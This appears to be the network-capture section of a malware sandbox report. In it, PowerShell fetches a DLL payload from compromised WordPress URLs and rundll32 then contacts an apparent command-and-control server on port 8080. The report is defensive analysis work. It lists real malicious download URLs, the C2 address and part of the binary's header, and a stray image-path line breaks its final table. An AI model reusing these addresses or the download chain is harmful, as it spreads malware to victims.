Jan 24, 2021 18:03:28.770633936 CET	443	49167	162.241.60.240	192.168.2.22
Jan 24, 2021 18:03:28.783262014 CET	443	49168	162.241.60.240	192.168.2.22
Jan 24, 2021 18:03:28.783468008 CET	49168	443	192.168.2.22	162.241.60.240
Jan 24, 2021 18:03:28.784141064 CET	49168	443	192.168.2.22	162.241.60.240
Jan 24, 2021 18:03:28.928432941 CET	443	49168	162.241.60.240	192.168.2.22
Jan 24, 2021 18:03:28.929406881 CET	443	49168	162.241.60.240	192.168.2.22
Jan 24, 2021 18:03:28.929439068 CET	443	49168	162.241.60.240	192.168.2.22
Jan 24, 2021 18:03:28.929625988 CET	49168	443	192.168.2.22	162.241.60.240
Jan 24, 2021 18:03:28.933468103 CET	49168	443	192.168.2.22	162.241.60.240
Jan 24, 2021 18:03:29.077756882 CET	443	49168	162.241.60.240	192.168.2.22
Jan 24, 2021 18:03:29.247159004 CET	49169	443	192.168.2.22	162.241.224.176
Jan 24, 2021 18:03:29.391366959 CET	443	49169	162.241.224.176	192.168.2.22
Jan 24, 2021 18:03:29.391542912 CET	49169	443	192.168.2.22	162.241.224.176
Jan 24, 2021 18:03:29.392230034 CET	49169	443	192.168.2.22	162.241.224.176
Jan 24, 2021 18:03:29.537026882 CET	443	49169	162.241.224.176	192.168.2.22
Jan 24, 2021 18:03:29.537552118 CET	443	49169	162.241.224.176	192.168.2.22
Jan 24, 2021 18:03:29.537595034 CET	443	49169	162.241.224.176	192.168.2.22
Jan 24, 2021 18:03:29.537748098 CET	49169	443	192.168.2.22	162.241.224.176
Jan 24, 2021 18:03:29.541102886 CET	49169	443	192.168.2.22	162.241.224.176
Jan 24, 2021 18:03:29.542129040 CET	49170	443	192.168.2.22	162.241.224.176
Jan 24, 2021 18:03:29.675307989 CET	443	49170	162.241.224.176	192.168.2.22
Jan 24, 2021 18:03:29.675443888 CET	49170	443	192.168.2.22	162.241.224.176
Jan 24, 2021 18:03:29.676029921 CET	49170	443	192.168.2.22	162.241.224.176
Jan 24, 2021 18:03:29.684993982 CET	443	49169	162.241.224.176	192.168.2.22
Jan 24, 2021 18:03:29.815021038 CET	443	49170	162.241.224.176	192.168.2.22
Jan 24, 2021 18:03:29.829583883 CET	443	49170	162.241.224.176	192.168.2.22
Jan 24, 2021 18:03:29.829624891 CET	443	49170	162.241.224.176	192.168.2.22
Jan 24, 2021 18:03:29.829824924 CET	49170	443	192.168.2.22	162.241.224.176
Jan 24, 2021 18:03:29.833112001 CET	49170	443	192.168.2.22	162.241.224.176
Jan 24, 2021 18:03:29.926774025 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:29.966149092 CET	443	49170	162.241.224.176	192.168.2.22
Jan 24, 2021 18:03:29.975322962 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:29.975429058 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:29.975642920 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:30.023983955 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.521126032 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.521193027 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.521224022 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.521255970 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.521296978 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.521338940 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.521404982 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.521460056 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.521497965 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.521516085 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:30.521548986 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.521550894 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:30.521573067 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:30.570323944 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570390940 CET	80	49171	45.143.97.183	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2021 18:03:30.570421934 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570461035 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570499897 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570538998 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570579052 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570619106 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570635080 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:30.570666075 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:30.570667982 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570672035 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:30.570713043 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570750952 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570779085 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:30.570790052 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570828915 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570852995 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:30.570871115 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570900917 CET	49171	80	192.168.2.22	45.143.97.183
Jan 24, 2021 18:03:30.570914030 CET	80	49171	45.143.97.183	192.168.2.22
Jan 24, 2021 18:03:30.570952892 CET	80	49171	45.143.97.183	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2021 18:03:27.502136946 CET	52197	53	192.168.2.22	8.8.8.8
Jan 24, 2021 18:03:27.539346933 CET	53	52197	8.8.8.8	192.168.2.22
Jan 24, 2021 18:03:27.632148981 CET	53099	53	192.168.2.22	8.8.8.8
Jan 24, 2021 18:03:27.678886890 CET	53	53099	8.8.8.8	192.168.2.22
Jan 24, 2021 18:03:28.180188894 CET	52838	53	192.168.2.22	8.8.8.8
Jan 24, 2021 18:03:28.340291023 CET	53	52838	8.8.8.8	192.168.2.22
Jan 24, 2021 18:03:28.953387022 CET	61200	53	192.168.2.22	8.8.8.8
Jan 24, 2021 18:03:29.245902061 CET	53	61200	8.8.8.8	192.168.2.22
Jan 24, 2021 18:03:29.843183994 CET	49548	53	192.168.2.22	8.8.8.8
Jan 24, 2021 18:03:29.925537109 CET	53	49548	8.8.8.8	192.168.2.22
Jan 24, 2021 18:03:30.647469044 CET	55627	53	192.168.2.22	8.8.8.8
Jan 24, 2021 18:03:30.810009003 CET	53	55627	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 24, 2021 18:04:47.949908018 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable
Jan 24, 2021 18:04:51.799916029 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 24, 2021 18:03:27.502136946 CET	192.168.2.22	8.8.8.8	0xc52c	Standard query (0)	coworkingplus.es	A (IP address)	IN (0x0001)
Jan 24, 2021 18:03:27.632148981 CET	192.168.2.22	8.8.8.8	0x4d68	Standard query (0)	silkonbusiness.matrixinfotechsolution.com	A (IP address)	IN (0x0001)
Jan 24, 2021 18:03:28.180188894 CET	192.168.2.22	8.8.8.8	0x3714	Standard query (0)	bbjugueteria.com	A (IP address)	IN (0x0001)
Jan 24, 2021 18:03:28.953387022 CET	192.168.2.22	8.8.8.8	0xa6ed	Standard query (0)	www.bimception.com	A (IP address)	IN (0x0001)
Jan 24, 2021 18:03:29.843183994 CET	192.168.2.22	8.8.8.8	0x758f	Standard query (0)	armakonarms.com	A (IP address)	IN (0x0001)
Jan 24, 2021 18:03:30.647469044 CET	192.168.2.22	8.8.8.8	0xf75c	Standard query (0)	alugrama.com.mx	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 24, 2021 18:03:27.539346933 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	coworkingplus.es		104.21.89.78	A (IP address)	IN (0x0001)
Jan 24, 2021 18:03:27.539346933 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	coworkingplus.es		172.67.138.213	A (IP address)	IN (0x0001)
Jan 24, 2021 18:03:27.678886890 CET	8.8.8.8	192.168.2.22	0x4d68	No error (0)	silkonbusiness.matrixinfotechsolution.com		166.62.10.32	A (IP address)	IN (0x0001)
Jan 24, 2021 18:03:28.340291023 CET	8.8.8.8	192.168.2.22	0x3714	No error (0)	bbjugueteria.com		162.241.60.240	A (IP address)	IN (0x0001)
Jan 24, 2021 18:03:29.245902061 CET	8.8.8.8	192.168.2.22	0xa6ed	No error (0)	www.bimception.com	bimception.com		CNAME (Canonical name)	IN (0x0001)
Jan 24, 2021 18:03:29.245902061 CET	8.8.8.8	192.168.2.22	0xa6ed	No error (0)	bimception.com		162.241.224.176	A (IP address)	IN (0x0001)
Jan 24, 2021 18:03:29.925537109 CET	8.8.8.8	192.168.2.22	0x758f	No error (0)	armakonarms.com		45.143.97.183	A (IP address)	IN (0x0001)
Jan 24, 2021 18:03:30.810009003 CET	8.8.8.8	192.168.2.22	0xf75c	No error (0)	alugrama.com.mx		162.241.61.203	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- coworkingplus.es
- silkonbusiness.matrixinfotechsolution.com
- armakonarms.com
- alugrama.com.mx
- 195.159.28.230
  - 195.159.28.230:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	104.21.89.78	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2021 18:03:27.576509953 CET	0	OUT	GET /wp-admin/FxmME/ HTTP/1.1 Host: coworkingplus.es Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2021 18:03:27.612721920 CET	1	IN	HTTP/1.1 200 OK Date: Sun, 24 Jan 2021 17:03:27 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d12959decfc29f1e011ae337be7f9776f1611507807; expires=Tue, 23-Feb-21 17:03:27 GMT; path=/; domain=.coworkingplus.es; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07d6f2cd6200000614ba13c000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=jqyW769qYKf6%2Fv%2BYWWWZw7E9by13eUCOBGSNW2OacWMojO0Wx075cXGx2oruRhH%2FKxfRl85tvN%2FuOA7KSRIEssJnBBzm3OERG1r%2B44pKy2zr"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 616b53f5680a0614-FRA Data Raw: 31 30 64 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 Data Ascii: 10d8<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif]--><head><title>Suspected phishing site | Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="w

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	166.62.10.32	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2021 18:03:27.908679008 CET	6	OUT	GET /js/q26/ HTTP/1.1 Host: silkonbusiness.matrixinfotechsolution.com Connection: Keep-Alive
Jan 24, 2021 18:03:28.149194002 CET	7	IN	HTTP/1.1 404 Not Found Date: Sun, 24 Jan 2021 17:03:28 GMT Server: Apache Content-Length: 315 Keep-Alive: timeout=5 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49171	45.143.97.183	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2021 18:03:29.975642920 CET	10	OUT	GET /wp-includes/fz/ HTTP/1.1 Host: armakonarms.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2021 18:03:30.521126032 CET	12	IN	HTTP/1.1 404 Not Found Connection: Keep-Alive X-Powered-By: PHP/7.3.22 Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://armakonarms.com/wp-json/>; rel="https://api.w.org/" Transfer-Encoding: chunked Date: Sun, 24 Jan 2021 17:03:30 GMT Server: LiteSpeed Data Raw: 35 38 36 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 74 72 22 3e 0a 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 3e 0a 09 09 3c 74 69 74 6c 65 3e 53 61 79 66 61 20 62 75 6c 75 6e 61 6d 61 64 c4 b1 20 26 23 38 32 31 31 3b 20 41 72 6d 61 6b 6f 6e 20 41 72 6d 73 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 66 6f 6e 74 73 2e 67 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 73 2e 77 2e 6f 72 67 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 41 72 6d 61 6b 6f 6e 20 41 72 6d 73 20 26 72 61 71 75 6f 3b 20 62 65 73 6c 65 6d 65 73 69 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 72 6d 61 6b 6f 6e 61 72 6d 73 2e 63 6f 6d 2f 66 65 65 64 2f 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 41 72 6d 61 6b 6f 6e 20 41 72 6d 73 20 26 72 61 71 75 6f 3b 20 79 6f 72 75 6d 20 62 65 73 6c 65 6d 65 73 69 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 72 6d 61 6b 6f 6e 61 72 6d 73 2e 63 6f 6d 2f 63 6f 6d 6d 65 6e 74 73 2f 66 65 65 64 2f 22 20 2f 3e 0a 09 09 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 09 09 09 77 69 6e 64 6f 77 2e 5f 77 70 65 6d 6f 6a 69 53 65 74 74 69 6e 67 73 20 3d 20 7b 22 62 61 73 65 55 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 73 2e 77 2e 6f 72 67 5c 2f 69 6d 61 67 65 73 5c 2f 63 6f 72 65 5c 2f 65 6d 6f 6a 69 5c 2f 31 33 2e 30 2e 31 5c 2f 37 32 78 37 32 5c 2f 22 2c 22 65 78 74 22 3a 22 2e 70 6e 67 22 2c 22 73 76 67 55 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 73 2e 77 2e 6f 72 67 5c 2f 69 6d 61 67 65 73 5c 2f 63 6f 72 65 5c 2f 65 6d 6f 6a 69 5c 2f 31 33 2e 30 2e 31 5c 2f 73 76 67 5c 2f 22 2c 22 73 76 67 45 78 74 22 3a 22 2e 73 76 67 22 2c 22 73 6f 75 72 63 65 22 3a 7b 22 63 6f 6e 63 61 74 65 6d 6f 6a 69 22 3a 22 68 74 74 70 3a 5c 2f 5c 2f 61 72 6d 61 6b 6f 6e 61 72 6d 73 2e 63 6f 6d 5c 2f 77 70 2d 69 6e 63 6c 75 64 65 73 5c 2f 6a 73 5c 2f 77 70 2d 65 6d 6f 6a 69 2d 72 65 6c 65 61 73 65 2e 6d 69 6e 2e 6a 73 3f 76 65 72 3d 35 2e 36 22 7d 7d 3b 0a 09 09 09 21 66 75 6e Data Ascii: 5867<!DOCTYPE html><html lang="tr"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1"><link rel="profile" href="http://gmpg.org/xfn/11"><title>Sayfa bulunamad – Armakon Arms</title><link rel='dns-prefetch' href='//fonts.googleapis.com' /><link rel='dns-prefetch' href='//s.w.org' /><link rel="alternate" type="application/rss+xml" title="Armakon Arms » beslemesi" href="https://armakonarms.com/feed/" /><link rel="alternate" type="application/rss+xml" title="Armakon Arms » yorum beslemesi" href="https://armakonarms.com/comments/feed/" /><script type="text/javascript">window._wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/images\/core\/emoji\/13.0.1\/72x72\/","ext":".png","svgUrl":"https:\/\/s.w.org\/images\/core\/emoji\/13.0.1\/svg\/","svgExt":".svg","source":{"concatemoji":"http:\/\/armakonarms.com\/wp-includes\/js\/wp-emoji-release.min.js?ver=5.6"}};!fun

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49172	162.241.61.203	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2021 18:03:30.944920063 CET	55	OUT	GET /t/2/ HTTP/1.1 Host: alugrama.com.mx Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 24, 2021 18:03:31.210002899 CET	56	IN	HTTP/1.1 200 OK Date: Sun, 24 Jan 2021 17:03:31 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Sun, 24 Jan 2021 17:03:31 GMT Content-Disposition: attachment; filename="eWCV6B.dll" Content-Transfer-Encoding: binary Set-Cookie: 600da863225b4=1611507811; expires=Sun, 24-Jan-2021 17:04:31 GMT; Max-Age=60; path=/ Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Sun, 24 Jan 2021 17:03:31 GMT Vary: Accept-Encoding Keep-Alive: timeout=5, max=75 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 33 64 30 38 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 86 46 0b 60 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 fa 04 00 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10 00 0 0 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 b0 05 00 00 04 00 00 18 c6 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 e8 60 00 00 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 05 00 58 15 00 00 00 a0 05 00 e0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac 61 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9e 36 00 00 00 10 00 00 00 38 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 57 00 00 00 00 50 00 00 00 02 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 90 04 00 00 00 60 00 00 00 04 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 34 00 00 14 ed 04 00 00 70 00 00 00 ee 04 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 38 00 00 64 00 00 00 00 60 05 00 00 02 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 37 00 00 64 00 00 00 00 70 05 00 00 02 00 00 00 32 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 36 00 00 64 00 00 00 00 80 05 00 00 02 00 00 00 34 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 35 00 00 64 00 00 00 00 90 05 00 00 02 00 00 00 36 05 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 72 65 6c 6f 63 00 00 e0 03 00 00 00 a0 05 00 00 04 00 00 00 38 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 3d08MZ@!L!This program cannot be run in DOS mode.$PELF`!2@PP`d<Xa`.text68 `.rdataWP<@@.data`>@.text4pB@.text8d`0 @.text7dp2 @.text6d4 @.text5d6 @.reloc8@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49174	195.159.28.230	8080	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
